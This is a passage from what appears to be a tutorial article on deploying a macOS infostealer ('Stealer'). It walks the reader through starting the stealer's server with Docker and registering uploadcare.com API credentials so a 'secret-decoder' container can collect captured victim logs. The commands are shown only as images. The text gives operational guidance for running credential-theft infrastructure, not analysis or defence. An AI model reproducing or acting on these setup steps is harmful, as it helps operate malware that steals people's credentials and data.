




Perfect! Now we have our macOS fully installed and configured, and we can proceed with our article!

After properly setting up your macOS for testing, let's start the server for our Stealer. Everything is very simple and convenient; just run the following commands:


Remember, I'm assuming you already have Docker installed on your machine and understand how it works!
That's it! The entire server setup process is complete. Just wait a few minutes for everything to fully initialize. For instance, the database may take a bit longer to be ready.

After starting the server, you need to create an account and log in. You should also do the same on uploadcare.com and capture your API credentials, which will be used in the next steps!


After creating your account on uploadcare, you need to go to the settings panel of your Stealer and add your API credentials. This is necessary because our container, secret-decoder, will use these credentials to check for any new logs to be captured for the server!
